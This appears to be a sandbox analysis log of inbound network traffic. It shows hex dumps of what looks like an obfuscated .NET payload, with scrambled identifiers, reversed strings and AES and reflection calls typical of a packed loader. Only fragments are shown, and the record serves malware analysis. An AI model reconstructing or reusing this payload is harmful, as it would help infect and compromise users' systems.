2021-12-31 18:07:56 UTC	53	IN	Data Raw: 00 14 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 14 2a 00 00 00 03 30 03 00 04 00 00 00 00 00 00 00 00 00 14 2a 03 30 03 00 04 00 00 00 00 00 00 00 00 00 14 2a 03 30 03 00 04 00 00 00 00 00 00 00 00 00 14 2a 03 30 03 00 04 00 00 00 00 00 00 00 00 00 14 2a 03 30 03 00 04 00 00 00 00 00 00 00 00 00 14 2a 03 30 03 00 04 00 00 00 00 00 00 00 00 00 14 2a 03 30 03 00 04 00 00 00 00 00 00 00 00 00 14 2a 13 30 03 00 04 00 00 00 00 00 00 00 00 00 14 2a 13 30 03 00 04 00 00 00 00 00 00 00 00 00 14 2a 13 30 03 00 04 00 00 00 00 00 00 00 00 00 14 2a 13 Data Ascii: **********0*0*0*0*0*0*0*0*0*0*
2021-12-31 18:07:56 UTC	54	IN	Data Raw: 00 04 00 00 00 00 00 00 00 00 00 14 2a 13 30 03 00 04 00 00 00 00 00 00 00 00 00 14 2a 13 30 03 00 04 00 00 00 00 00 00 00 00 00 00 14 2a 13 30 03 00 04 00 00 00 00 00 00 00 00 00 14 2a 13 30 03 00 04 00 00 00 00 00 00 00 00 00 14 2a 13 30 03 00 04 00 00 00 00 00 00 00 00 00 14 2a 13 30 03 00 04 00 00 00 00 00 00 00 00 00 14 2a 13 30 03 00 04 00 00 00 00 00 00 00 00 00 14 2a 13 30 03 00 04 00 00 00 00 00 00 00 00 00 14 2a 13 30 03 00 04 00 00 00 00 00 00 00 00 00 14 2a 13 30 03 00 04 00 00 00 00 00 00 00 00 00 14 2a 13 30 03 00 04 00 00 00 00 00 00 00 00 00 14 2a 13 30 03 00 04 00 00 00 00 00 00 00 00 00 14 2a 12 00 00 14 2a 00 00 00 13 30 03 00 04 00 00 00 00 00 00 00 00 00 14 2a 13 30 04 00 04 00 00 00 00 00 Data Ascii: *0*0*0*0*0*0*0*0*0*0*0*0*0**0*0
2021-12-31 18:07:56 UTC	58	IN	Data Raw: 01 10 00 00 02 00 13 00 53 66 00 13 00 00 00 00 03 30 08 00 04 00 00 00 00 00 00 00 00 00 17 2a 01 10 00 00 02 00 18 00 49 61 00 13 00 00 00 00 12 00 00 17 2a 00 00 00 12 00 00 14 2a 00 00 00 1a 28 a9 00 00 06 2a 00 1a 28 a9 00 00 06 2a 00 1a 28 a9 00 00 06 2a 00 1a 28 a9 00 00 06 2a 00 1a 28 a9 00 00 06 2a 00 13 30 03 00 04 00 00 00 00 00 00 00 00 00 00 2a 03 30 08 00 04 00 00 00 00 00 00 00 00 00 00 2a 01 1c 00 00 00 00 23 00 16 39 00 0b 0a 00 00 01 02 00 07 00 55 5c 00 13 00 00 00 00 03 30 08 00 04 00 00 00 00 00 00 00 00 00 00 2a 41 34 00 00 02 00 00 00 9a 02 00 00 f7 00 00 00 91 03 00 00 13 00 00 00 00 00 00 00 00 00 00 00 31 01 00 00 12 00 00 00 43 01 00 00 36 03 00 00 0f 00 00 01 03 30 08 00 04 00 00 00 00 00 00 00 00 00 00 2a 41 1c 00 00 02 00 00 Data Ascii: Sf0*Ia**(*(*(*(*(*0*0*#9U\0*A41C60*A
2021-12-31 18:07:56 UTC	63	IN	Data Raw: 00 00 06 2a 00 00 00 2a 0e 01 0e 00 6f ab 05 00 06 2a 00 42 28 a9 00 00 06 d0 b2 00 00 02 28 a0 00 00 06 2a 00 00 00 2a 0e 01 0e 00 6f af 05 00 06 2a 00 42 28 a9 00 00 06 d0 b3 00 00 02 28 a0 00 00 06 2a 00 00 00 2a 0e 01 0e 00 6f b3 05 00 06 2a 00 42 28 a9 00 00 06 d0 b4 00 00 02 28 a0 00 00 06 2a 00 00 00 2a 0e 01 0e 00 6f b7 05 00 06 2a 00 42 28 a9 00 00 06 d0 b5 00 00 02 28 a0 00 00 06 2a 00 00 00 2a 0e 01 0e 00 6f bb 05 00 06 2a 00 42 28 a9 00 00 06 d0 b6 00 00 02 28 a0 00 00 06 2a 00 00 00 2a 0e 01 0e 00 6f bf 05 00 06 2a 00 42 28 a9 00 00 06 d0 b7 00 00 02 28 a0 00 00 06 2a 00 00 00 3a 0e 03 0e 00 0e 01 0e 02 6f c3 05 00 06 2a 00 42 28 a9 00 00 06 d0 b8 00 00 02 28 a0 00 00 06 2a 00 00 00 3a 0e 03 0e 00 0e 01 0e 02 6f c7 05 00 06 2a 00 42 28 a9 00 Data Ascii: **o*B((**o*B((**o*B((**o*B((**o*B((**o*B((*:o*B((*:o*B(
2021-12-31 18:07:56 UTC	64	IN	Data Raw: 00 06 2a 00 00 00 3a 0e 03 0e 00 0e 01 0e 02 6f 23 06 00 06 2a 00 42 28 a9 00 00 06 d0 d0 00 00 02 28 a0 00 00 06 2a 00 00 00 32 0e 02 0e 00 0e 01 6f 27 06 00 06 2a 00 00 00 42 28 a9 00 00 06 d0 d1 00 00 02 28 a0 00 00 06 2a 00 00 00 3a 0e 03 0e 00 0e 01 0e 02 6f 2b 06 00 06 2a 00 42 28 a9 00 00 06 d0 d2 00 00 02 28 a0 00 00 06 2a 00 00 00 3a 0e 03 0e 00 0e 01 0e 02 6f 2f 06 00 06 2a 00 42 28 a9 00 00 06 d0 d3 00 00 02 28 a0 00 00 06 2a 00 00 00 3a 0e 03 0e 00 0e 01 0e 02 6f 33 06 00 06 2a 00 42 28 a9 00 00 06 d0 d4 00 00 02 28 a0 00 00 06 2a 00 00 00 32 0e 02 0e 00 0e 01 6f 37 06 00 06 2a 00 00 00 42 28 a9 00 00 06 d0 d5 00 00 02 28 a0 00 00 06 2a 00 00 00 32 0e 02 0e 00 0e 01 6f 3b 06 00 06 2a 00 00 00 42 28 a9 00 00 06 d0 d6 00 00 02 28 a0 00 00 06 2a Data Ascii: *:o#*B((*2o'*B((*:o+*B((*:o/*B((*:o3*B((*2o7*B((*2o;*B((*
2021-12-31 18:07:56 UTC	68	IN	Data Raw: 00 2d 00 e4 01 0f 06 00 01 00 00 b5 15 00 00 2d 00 e5 01 13 06 00 01 00 00 c9 15 00 00 2d 00 e7 01 17 06 00 01 00 00 dd 15 00 00 2d 00 e8 01 1b 06 00 01 00 00 f1 15 00 00 2d 00 e9 01 1f 06 00 01 00 00 05 16 00 00 2d 00 ea 01 23 06 00 01 00 00 19 16 00 00 2d 00 eb 01 27 06 00 01 00 00 2d 16 00 00 2d 00 ec 01 2b 06 00 01 00 00 41 16 00 00 2d 00 ed 01 2f 06 00 01 00 00 55 16 00 00 2d 00 ee 01 33 06 00 01 00 00 69 16 00 00 2d 00 ef 01 37 06 00 01 00 00 7d 16 0 0 00 2d 00 f0 01 3b 06 00 01 00 00 91 16 00 00 2d 00 f1 01 3f 06 00 01 00 00 a5 16 00 00 2d 00 f2 01 43 06 13 00 c0 16 3 b 01 13 00 1d 17 4e 01 06 00 96 17 75 01 11 00 43 18 7a 01 11 00 c7 18 e9 01 16 00 03 19 ec 01 11 00 3e 19 ef 01 01 00 fd 19 01 02 11 00 36 1a 04 02 16 00 b2 1b 51 02 11 00 b9 1b 01 02 Data Ascii: ------#-'--+A-/U-3i-7}-;-?-C;NuCz>6Q
2021-12-31 18:07:56 UTC	72	IN	Data Raw: 00 00 03 00 c6 01 14 18 90 04 39 00 00 00 00 00 03 00 c6 01 53 21 96 04 3c 00 00 00 00 00 03 00 c6 01 83 21 87 04 40 00 e0 23 00 00 00 00 91 18 b9 16 37 01 42 00 00 00 00 00 03 00 86 18 54 00 65 01 42 00 00 00 00 00 03 00 c6 01 14 18 a2 04 44 00 00 00 00 00 03 00 c6 01 53 21 a7 04 46 00 00 00 00 00 03 00 c6 01 83 21 87 04 49 00 e8 23 00 00 00 00 91 18 b9 16 37 01 4b 00 00 00 00 00 03 00 86 18 54 00 65 01 4b 00 00 00 00 00 03 00 c6 01 14 18 b4 04 4d 00 00 00 00 00 03 00 c6 01 53 21 ca 04 5a 00 00 00 00 00 03 00 c6 01 83 21 e6 04 68 00 f0 23 00 00 00 00 91 18 b9 16 37 01 6c 00 00 00 00 00 03 00 86 18 54 00 65 01 6c 00 00 00 00 00 03 00 c6 01 14 18 f5 04 6e 00 00 00 00 00 03 00 c6 01 53 21 fd 04 71 00 00 00 00 00 03 00 c6 01 83 21 87 04 75 00 f8 23 00 00 00 Data Ascii: 9S!<!@#7BTeBDS!F!!#7KTeKMS!Z!h#7lTelnS!q!u#

Timestamp	kBytes transferred	Direction	Data
2021-12-31 18:07:56 UTC	76	IN	Data Raw: 00 08 00 91 00 e6 3e 68 0d a3 01 74 ea 00 00 08 00 91 00 f1 3e 71 0d a6 01 84 ea 00 00 08 00 91 00 fc 3e 81 0d a9 01 94 ea 00 00 08 00 96 00 07 3f 93 0d ac 01 9c ea 00 00 08 00 91 00 12 3f 9a 0d ae 01 ac ea 00 00 08 00 93 00 1d 3f c4 0d b1 01 b4 ea 00 00 08 00 96 00 28 3f ca 0d b2 01 c4 ea 00 00 08 00 86 18 54 00 d7 00 b4 01 cc ea 00 00 08 00 93 00 33 3f 1a 06 b4 01 d4 ea 00 00 00 00 91 18 b9 16 37 01 b4 01 dc ea 00 00 08 00 93 00 b3 3f e3 0d b4 01 e4 ea 00 00 08 00 93 00 be 3f e8 0d b4 01 10 eb 00 00 08 00 93 00 1a 40 b2 0e b8 01 18 eb 00 00 08 00 93 00 25 40 bf 0e bb 01 20 eb 00 00 08 00 93 00 30 40 37 01 be 01 30 eb 00 00 08 00 93 00 3b 40 70 02 be 01 40 eb 00 00 08 00 93 00 46 40 dc 0e bf 01 50 eb 00 00 08 00 86 18 54 00 d7 00 c0 01 58 eb 00 00 08 00 Data Ascii: >ht>q>???(?T3?7??@%@ 0@70;@p@F@PTX
2021-12-31 18:07:56 UTC	80	IN	Data Raw: 08 00 c6 00 ae 43 7d 0f 32 02 50 f8 00 00 08 00 86 00 05 47 7d 0f 33 02 60 f8 00 00 08 00 c6 00 b9 43 7d 0f 34 02 70 f8 00 00 08 00 86 00 10 47 7d 0f 35 02 80 f8 00 00 08 00 c6 00 c4 43 7d 0f 36 02 90 f8 00 00 08 00 c6 00 cf 43 7d 0f 37 02 a0 f8 00 00 08 00 c6 00 da 43 77 0f 38 02 b0 f8 00 00 08 00 c6 00 e5 43 7d 0f 38 02 c0 f8 00 00 08 00 c6 00 f0 43 7d 0f 39 02 d0 f8 00 00 08 00 c6 00 fb 43 7d 0f 3a 02 e0 f8 00 00 08 00 c6 00 06 44 7d 0f 3b 02 f0 f8 00 00 08 00 86 00 1b 47 fd 0f 3c 02 f8 f8 00 00 08 00 86 00 26 47 fd 0f 3d 02 00 f9 00 00 08 00 86 00 31 47 fd 0f 3e 02 08 f9 00 00 08 00 c6 00 bb 2e 08 02 3f 02 10 f9 00 00 08 00 c3 02 11 44 77 0f 3f 02 18 f9 00 00 08 00 c3 02 1c 44 7e 01 3f 02 20 f9 00 00 08 00 c3 02 27 44 86 0f 3f 02 30 f9 00 00 08 00 c3 Data Ascii: C}2PG}3`C}4pG}5C}6C}7Cw8C}8C}9C}:D};G<&G=1G>.?Dw?D~? 'D?0
2021-12-31 18:07:56 UTC	84	IN	Data Raw: 00 c3 02 f9 40 07 0f b5 02 8c 01 01 00 08 00 c3 02 04 41 07 0f b6 02 94 01 01 00 08 00 c3 02 f5 49 07 0f b7 02 9c 01 01 00 08 00 c3 02 3b 41 4a 0f b8 02 ac 01 01 00 08 00 c3 02 11 44 77 0f b9 02 b4 01 01 00 08 00 c3 02 1c 44 7e 01 b9 02 bc 01 01 00 08 00 c3 02 27 44 86 0f b9 02 cc 01 01 00 08 00 c3 02 3d 44 86 0f ba 02 dc 01 01 00 08 00 c3 02 5c 41 7e 01 bb 02 e4 01 01 00 08 00 93 00 52 4c 45 01 bb 02 ec 01 01 00 08 00 93 00 66 4c 0e 11 bb 02 f4 01 01 00 00 00 91 18 b9 16 37 01 bb 02 fc 01 01 00 08 00 86 18 54 00 d7 00 bb 02 04 02 01 00 08 00 93 00 af 4c 45 01 bb 02 0c 02 01 00 08 00 93 00 c3 4c 19 11 bb 02 14 02 01 00 00 00 91 18 b9 16 37 01 bb 02 1c 02 01 00 08 00 86 18 54 00 d7 00 bb 02 24 02 01 00 08 00 93 00 17 4d 45 01 bb 02 2c 02 01 00 08 00 93 00 Data Ascii: @AI;AJDwD~'D=D\A~RLEfL7TLEL7T$ME,
2021-12-31 18:07:56 UTC	88	IN	Data Raw: 16 00 6f 68 b2 18 36 03 00 00 00 00 03 00 06 18 54 00 65 01 36 03 20 0e 01 00 08 00 10 18 b9 16 37 01 36 03 00 00 00 00 03 00 46 00 14 18 b3 00 36 03 34 0e 01 00 08 00 16 00 6f 68 be 18 36 03 00 00 00 00 03 00 06 18 54 00 65 01 36 03 40 0e 01 00 08 00 10 18 b9 16 37 01 36 03 00 00 00 00 03 00 46 00 14 18 cb 18 36 03 54 0e 01 00 08 00 16 00 6f 68 d1 18 36 03 00 00 00 00 03 00 06 18 54 00 65 01 36 03 60 0e 01 00 08 00 10 18 b9 16 37 01 36 03 00 00 00 00 03 0 0 46 00 14 18 df 18 36 03 74 0e 01 00 08 00 16 00 6f 68 e6 18 36 03 00 00 00 00 03 00 06 18 54 00 65 01 36 03 80 0e 01 00 08 00 10 18 b9 16 37 01 36 03 00 00 00 00 03 00 46 00 14 18 f5 18 36 03 94 0e 01 00 08 00 16 00 6f 68 fa 18 36 03 00 00 00 00 03 00 06 18 54 00 65 01 36 03 a0 0e 01 00 08 00 10 18 b9 Data Ascii: oh6Te6 76F64oh6Te6@76F6Toh6Te6`76F6toh6Te676F6oh6Te6
2021-12-31 18:07:56 UTC	92	IN	Data Raw: 18 b9 16 37 01 36 03 00 00 00 00 03 00 46 00 14 18 55 1f 36 03 3c 18 01 00 08 00 16 00 6f 68 5e 1f 36 03 00 00 00 00 03 00 06 18 54 00 65 01 36 03 4c 18 01 00 08 00 10 18 b9 16 37 01 36 03 00 00 00 00 03 00 46 00 14 18 6f 1f 36 03 60 18 01 00 08 00 16 00 6f 68 77 1f 36 03 00 00 00 00 03 00 06 18 54 00 65 01 36 03 70 18 01 00 08 00 10 18 b9 16 37 01 36 03 00 00 00 00 03 00 46 00 14 18 87 1f 36 03 84 18 01 00 08 00 16 00 6f 68 8e 1f 36 03 00 00 00 00 03 00 06 18 54 00 65 01 36 03 94 18 01 00 08 00 10 18 b9 16 37 01 36 03 00 00 00 00 03 00 46 00 14 18 9d 1f 36 03 a8 18 01 00 0 8 00 16 00 6f 68 a4 1f 36 03 00 00 00 00 03 00 06 18 54 00 65 01 36 03 b4 18 01 00 08 00 10 18 b9 16 37 01 36 03 00 00 00 00 03 00 46 00 14 18 b3 1f 36 03 c8 18 01 00 08 00 16 00 6f 68 Data Ascii: 76FU6<oh^6Te6L76Fo6`ohw6Te6p76F6oh6Te676F6oh6Te676F6oh
2021-12-31 18:07:56 UTC	96	IN	Data Raw: a7 29 00 00 01 00 a7 29 00 00 01 00 a7 29 00 00 01 00 a7 29 00 00 01 00 a7 29 00 00 01 00 a7 29 00 00 01 00 a7 29 00 00 01 00 a7 29 00 00 01 00 a7 29 00 00 01 00 a7 29 00 00 01 00 a7 29 00 00 01 00 a7 29 00 00 01 00 a7 29 00 00 01 00 a7 29 00 00 01 00 a7 29 00 00 01 00 a7 29 00 00 01 00 a7 29 00 00 01 00 a7 29 00 00 01 00 a7 29 00 00 01 00 a7 29 00 00 02 00 a7 29 00 00 01 00 a7 29 00 00 01 00 a7 29 00 00 02 00 a7 29 00 00 01 00 a7 29 00 00 01 00 a7 29 00 00 01 00 a7 29 00 00 01 00 a7 29 00 00 01 00 a7 29 00 00 01 00 a7 29 00 00 01 00 a7 29 00 00 01 00 a7 29 00 00 01 00 a7 29 00 00 01 00 a7 29 00 00 01 00 a7 29 00 00 01 00 a7 29 00 00 01 00 a7 29 00 00 01 00 a7 29 00 00 01 00 a7 29 00 00 01 00 a7 29 00 00 01 00 a7 29 00 00 01 00 a7 29 00 00 01 00 a7 29 00 00 01 00 a7 29 00 Data Ascii:))
2021-12-31 18:07:56 UTC	100	IN	Data Raw: 2e 08 02 a1 00 76 6e a5 20 69 03 4f 6f ab 20 69 03 58 6f 0e 07 61 03 bb 2e 08 02 f1 00 bb 2e 08 02 d1 01 b9 2c af 20 d1 01 2a 2f b5 20 81 01 53 32 ba 20 69 02 53 32 c4 20 51 00 24 4f 9f 07 79 00 61 6f ce 20 79 00 b3 2e c6 07 29 01 74 6f 08 02 79 01 81 6f d3 20 09 02 5a 2a da 20 79 01 8e 6f e1 20 19 03 9c 6f 52 05 79 01 af 6f e6 20 61 03 bd 6f ed 20 61 03 c3 6f ed 20 29 01 ce 6f f2 20 d1 01 5a 2a f9 20 d1 01 ed 2b 9f 07 49 02 47 2d 03 21 49 02 df 6f 0d 21 49 02 47 2d 16 21 49 02 ec 6f 20 21 49 02 47 2d 2e 21 e9 03 07 70 c6 07 81 01 86 2c 7e 01 49 02 47 2d 38 21 49 02 47 2d 42 21 31 01 15 70 be 10 19 00 20 70 4a 21 81 01 2a 70 4f 21 29 01 3a 70 55 21 f1 03 54 00 d7 00 f9 03 54 00 d7 00 01 04 54 00 d7 00 09 04 54 00 6d 21 21 04 54 00 d7 00 29 04 54 00 d7 00 Data Ascii: .vn iOo iXoa.., */ S2 iS2 Q$Oyao y.)toyo Z* yo oRyo ao ao)o Z* +IG-!Io!IG-!Io !IG-.!p,~IG-8!IG-B!1p pJ!*pO!):pU!TTTTm!!T)T
2021-12-31 18:07:56 UTC	104	IN	Data Raw: 38 58 78 45 00 41 74 74 72 69 62 75 74 65 00 6a 73 54 38 56 69 31 6e 71 57 32 6e 4d 36 46 4b 4b 43 4a 60 31 00 43 49 4b 42 59 35 5a 74 71 39 47 67 34 6f 45 35 56 55 00 76 62 68 76 36 59 75 42 4c 42 6e 5a 45 30 48 42 5a 55 00 58 43 42 30 73 38 37 42 44 48 30 69 51 4b 67 4a 36 58 00 48 6d 76 79 77 36 4f 4a 32 56 50 5a 55 43 56 49 6c 55 00 6 6 6a 76 49 44 58 6f 48 78 4c 54 47 78 6c 41 4c 53 4b 00 69 6f 43 31 59 63 76 62 5a 32 79 52 47 67 73 4f 42 45 00 71 41 5 3 38 51 69 52 73 38 6e 62 46 61 41 33 65 30 63 00 58 4e 56 30 75 42 4e 49 66 30 68 52 47 4c 6c 54 65 72 00 51 52 52 4b 66 42 72 4e 4a 68 51 75 47 41 73 49 68 5a 00 49 51 42 5a 71 77 62 72 4e 69 41 48 30 41 6f 4d 57 79 00 42 4a 53 43 79 57 50 67 4b 55 69 4a 51 47 59 69 68 4c 00 76 36 49 6e 59 74 44 46 57 Data Ascii: 8XxEAttributejsT8Vi1nqW2nM6FKKCJ`1CIKBY5Ztq9Gg4oE5VUvbhv6YuBLBnZE0HBZUXCB0s87B DH0iQKgJ6XHmvyw6OJ2VPZUCVIlUfjvIDXoHxLTGxlALSKioC1YcvbZ2yRGgsOBEqAS8QiRs8nbFaA3e0cXNV0uBNI f0hRGLlTerQRRKfBrNJhQuGAsIhZIQBZqwbrNiAH0AoMWyBJSCyWPgKUiJQGYihLv6InYtDFW
2021-12-31 18:07:56 UTC	108	IN	Data Raw: 65 74 73 79 53 33 34 31 35 38 61 73 64 00 65 6c 64 6e 61 48 63 6f 6c 6c 41 70 61 65 48 69 70 41 70 74 74 48 73 64 6f 68 74 65 4d 65 76 69 74 61 4e 6c 63 4e 65 66 61 73 6e 55 74 65 4e 6d 65 74 73 79 53 33 33 32 30 30 00 48 4c 43 30 76 38 35 62 5a 58 33 77 75 75 66 71 47 79 6b 00 72 6f 74 63 65 6c 65 53 6e 6f 69 74 61 72 65 70 4f 73 6c 65 6e 6e 61 68 43 6c 65 64 6f 4d 65 63 69 76 72 65 53 6d 65 74 73 79 53 36 36 36 36 39 00 65 64 6f 4d 6e 6f 69 74 63 61 73 6e 61 72 54 71 6d 73 4d 73 6c 65 6e 6e 61 68 43 6c 65 64 6f 4d 65 63 69 76 72 65 53 6d 65 74 73 79 53 34 35 37 34 37 00 49 6e 74 31 36 00 64 61 74 61 00 6b 51 63 70 42 43 35 70 4e 77 65 47 79 68 52 30 79 4a 38 00 46 48 48 61 6e 38 35 64 33 58 4f 44 77 37 73 33 66 38 37 00 54 31 33 6a 45 43 35 30 76 57 69 Data Ascii: etsyS34158asdeldnaHcollApaeHipApttHsdohteMevitaNlcNefasnUteNmetsyS33200HLC0v85bZX3wuufqG ykrotceleSnoitarepOslennahCledoMecivreSmetsyS66669edoMnoitcasnarTqmsMslennahCledoMecivreSmetsyS45747 Int16datakQcpBC5pNweGyhR0yJ8FHHan85d3XODw7s3f87T13jEC50vWi

Timestamp	kBytes transferred	Direction	Data
2021-12-31 18:07:56 UTC	112	IN	Data Raw: 00 73 65 74 5f 55 73 65 4d 61 63 68 69 6e 65 4b 65 79 53 74 6f 72 65 00 74 36 55 36 5a 4c 4d 6c 56 42 00 48 49 6d 48 65 68 4d 51 73 00 20 00 42 69 74 43 6f 6e 76 65 72 74 65 72 00 47 65 74 42 79 74 65 73 00 43 6f 70 79 00 4f 64 54 66 74 56 58 67 52 00 66 42 53 49 73 46 61 76 73 00 6c 56 76 6d 32 6a 63 36 33 00 51 6b 75 67 67 53 31 58 38 00 71 39 4e 59 46 47 39 4b 69 00 4f 62 74 38 64 67 47 44 66 00 62 32 71 43 72 6e 4b 57 31 00 51 33 6c 6a 55 79 76 58 6d 00 53 79 6d 6d 65 74 72 69 63 41 6c 67 6f 72 69 74 68 6d 00 41 65 73 43 72 79 70 74 6f 53 65 72 76 69 63 65 50 72 6f 76 69 64 65 72 00 52 69 6a 6e 64 61 65 6c 4d 61 6e 61 67 65 64 00 41 63 74 69 76 61 74 6f 72 00 43 72 65 61 74 65 49 6e 73 74 61 6e 63 65 00 4f 62 6a 65 63 74 48 61 6e 64 6c 65 00 53 79 73 Data Ascii: set_UseMachineKeyStoret6U6ZLMlVBHImHehMQs BitConverterGetBytesCopyOdTftVXgRfBSIsFavslVvm 2jc63QkuggS1X8q9NYFG9KiObt8dgGDfb2qCrnKW1Q3ljUyvXmSymmetricAlgorithmAesCryptoServiceProviderRijndael ManagedActivatorCreateInstanceObjectHandleSys
2021-12-31 18:07:56 UTC	116	IN	Data Raw: 4d 65 74 68 6f 64 48 61 6e 64 6c 65 00 67 65 74 5f 4d 65 74 68 6f 64 48 61 6e 64 6c 65 00 71 54 43 68 6e 47 4a 66 39 51 75 35 36 45 4b 6e 75 70 4b 00 50 72 65 70 61 72 65 4d 65 74 68 6f 64 00 4a 36 31 41 48 74 4a 77 6d 76 43 4f 4e 70 67 57 6e 67 6e 00 68 75 67 63 52 50 4a 32 68 62 34 4f 33 72 46 32 79 48 58 00 43 49 47 42 45 5a 4a 4c 42 76 76 65 4b 66 56 4f 33 56 53 00 50 67 33 56 43 4b 36 48 5a 4d 36 44 57 71 68 69 48 39 76 00 66 66 33 45 41 4b 36 62 34 4 8 4f 38 56 44 49 47 6c 4e 51 00 68 42 71 75 75 46 67 69 78 71 77 6f 73 33 44 34 79 62 67 00 71 47 67 48 41 32 67 54 45 64 35 50 6d 49 64 64 6f 72 39 00 6a 61 4a 52 64 6e 67 49 75 55 6e 57 4e 75 45 39 70 6e 56 00 54 00 75 34 69 49 39 34 44 79 38 67 00 54 6f 42 61 73 65 36 34 53 74 72 69 6e 67 00 71 4d 73 Data Ascii: MethodHandleget_MethodHandleqTChnGJf9Qu56EKnupKPrepareMethodJ61AHtJwmvCONpgWng nhugcRPJ2hb4O3rF2yHXCIGBEZJLBvveKfVO3VSPg3VCK6HZM6DWqhiH9vff3EAK6b4HO8VDIGlNQhBquuFgixqwos 3D4ybgqGgHA2gTEd5PmIddor9jaJRdngIuUnWNuE9pnVTu4iI94Dy8gToBase64StringqMs
2021-12-31 18:07:56 UTC	120	IN	Data Raw: 44 58 39 4e 71 42 46 56 52 42 36 6a 62 00 78 6e 41 36 39 66 44 51 78 65 4d 32 45 66 4d 63 57 79 43 00 49 4c 4e 6d 56 38 44 6c 75 6d 33 72 6e 42 4f 72 70 45 66 00 74 67 4f 73 65 66 44 5a 37 66 36 45 51 79 65 51 65 4c 6a 00 54 5a 64 69 77 48 64 79 6f 6b 00 6d 78 76 69 68 4a 4c 51 69 38 00 76 56 31 79 54 4d 44 38 39 30 6b 57 50 31 56 4c 37 6a 74 00 61 55 41 51 4d 4f 44 4d 44 79 6f 35 67 50 45 6e 59 33 74 00 55 71 72 6f 4d 47 44 48 61 66 56 6e 31 66 51 63 66 31 67 00 4a 66 38 57 55 77 44 62 65 4e 68 6a 72 35 6c 6b 78 6e 32 00 50 44 61 69 69 32 54 39 63 49 00 73 59 55 69 35 4b 32 38 43 5a 00 45 56 72 76 57 4f 44 64 6d 6b 49 4a 68 64 31 51 76 57 62 00 48 51 72 63 78 57 44 30 44 6c 76 70 67 33 66 6 e 59 46 32 00 77 4a 78 59 67 49 44 70 65 4d 64 55 45 6d 76 4b 41 Data Ascii: DX9NqBFVRB6jbxnA69fDQxeM2EfMcWyCILNmV8Dlum3rnBOrpEftgOsefDZ7f6EQyeQeLjTZdiwHdy okmxvihJLQi8vV1yTMD890kWP1VL7jtaUAQMODMDyo5gPEnY3tUqroMGDHafVn1fQcf1gJf8WUwDbeNhjr5lkxn2PD aii2T9cIsYUi5K28CZEVrvWODdmkIJhd1QvWbHQrcxWD0Dlvpg3fnYF2wJxYgIDpeMdUEmvKA
2021-12-31 18:07:56 UTC	124	IN	Data Raw: 00 6d 5f 30 37 33 32 61 36 36 32 65 36 66 36 34 38 32 62 39 31 35 31 33 39 35 62 34 64 35 38 32 65 39 36 00 6d 5f 39 61 65 33 31 38 30 34 33 32 32 38 34 65 63 30 38 39 34 61 66 30 31 65 33 63 65 63 32 65 62 61 00 6d 5f 63 66 33 30 31 66 31 32 64 66 64 35 34 65 30 31 61 64 35 66 30 36 66 36 61 62 65 33 33 35 65 61 00 6d 5f 63 37 30 38 32 65 63 64 37 62 65 62 34 62 31 66 62 30 37 31 62 32 30 66 62 36 33 33 32 33 63 64 00 6d 5f 61 38 66 62 31 32 33 65 65 36 3 8 63 34 36 30 35 62 38 36 33 33 32 31 61 32 36 31 32 63 61 65 34 00 6d 5f 34 32 63 36 39 65 62 39 66 37 33 33 34 34 33 36 38 37 36 31 37 65 31 61 37 37 35 34 65 31 61 31 00 6d 5f 37 61 63 61 65 38 64 64 37 63 64 63 34 66 30 36 61 34 31 30 65 33 38 65 39 63 63 31 62 35 32 63 00 6d 5f 34 31 33 61 66 33 62 Data Ascii: m_0732a662e6f6482b9151395b4d582e96m_9ae3180432284ec0894af01e3cec2ebam_cf301f12dfd54e01ad 5f06f6abe335eam_c7082ecd7beb4b1fb071b20fb63323cdm_a8fb123ee68c4605b863321a2612cae4m_42c69eb9f7334436 87617e1a7754e1a1m_7acae8dd7cdc4f06a410e38e9cc1b52cm_413af3b
2021-12-31 18:07:56 UTC	128	IN	Data Raw: 34 37 37 32 61 38 36 31 66 39 39 64 31 65 62 62 61 35 31 32 00 6d 5f 38 62 36 32 63 36 32 66 63 63 33 35 34 38 65 30 38 32 39 63 31 65 36 39 61 30 36 31 37 61 36 66 00 6d 5f 34 35 61 30 64 61 62 64 31 38 39 30 34 34 35 62 39 31 64 65 32 63 32 38 39 38 63 34 30 61 34 61 00 6d 5f 37 35 66 65 62 63 32 65 64 39 64 64 34 35 36 33 38 38 66 39 65 30 37 32 32 32 32 39 34 66 32 34 00 6d 5f 39 35 65 35 61 63 30 63 35 34 32 61 34 32 39 33 39 36 30 61 65 64 64 30 36 6 1 37 30 37 66 61 61 00 43 6e 49 34 56 4a 36 4b 64 65 57 35 43 77 53 73 64 4b 66 00 73 31 63 62 35 66 63 35 32 30 30 62 36 34 39 61 64 39 65 39 61 30 31 31 38 34 37 34 37 35 38 62 33 00 4b 30 6b 6f 36 68 36 58 50 37 4d 5a 45 75 72 39 41 64 54 00 4d 75 64 68 6d 51 36 51 4e 68 6c 55 75 76 43 75 55 4b 65 00 Data Ascii: 4772a861f99d1ebba512m_8b62c62fcc3548e0829c1e69a0617a6fm_45a0dabd1890445b91de2c2898c40a4a m_75febc2ed9dd456388f9e07222294f24m_95e5ac0c542a4293960aedd06a707faaCnI4VJ6KdeW5CwSsdKfs1c b5fc5200b649ad9e9a0118474758b3K0ko6h6XP7MZEur9AdTMudhmQ6QNhlUuvCuUKe
2021-12-31 18:07:56 UTC	132	IN	Data Raw: 44 00 6c 00 65 00 64 00 6f 00 4d 00 65 00 63 00 69 00 76 00 72 00 65 00 53 00 6d 00 65 00 74 00 73 00 79 00 53 00 33 00 30 00 34 00 37 00 36 00 78 00 73 00 58 00 41 00 41 00 30 00 49 00 45 00 54 00 6b 00 42 00 64 00 43 00 78 00 69 00 4e 00 79 00 63 00 31 00 42 00 53 00 59 00 73 00 50 00 58 00 34 00 77 00 47 00 43 00 41 00 49 00 4d 00 41 00 56 00 63 00 42 00 77 00 77 00 62 00 4c 00 6e 00 38 00 3d 00 00 80 c9 50 00 65 00 42 00 6e 00 6f 00 69 00 74 00 61 00 6 e 00 6f 00 73 00 72 00 65 00 70 00 6d 00 49 00 79 00 74 00 69 00 72 00 75 00 63 00 65 00 53 00 72 00 65 00 68 00 63 00 74 00 61 00 70 00 73 00 69 00 44 00 6c 00 65 00 64 00 6f 00 4d 00 65 00 63 00 69 00 76 00 72 00 65 00 53 00 6d 00 65 00 74 00 73 00 79 00 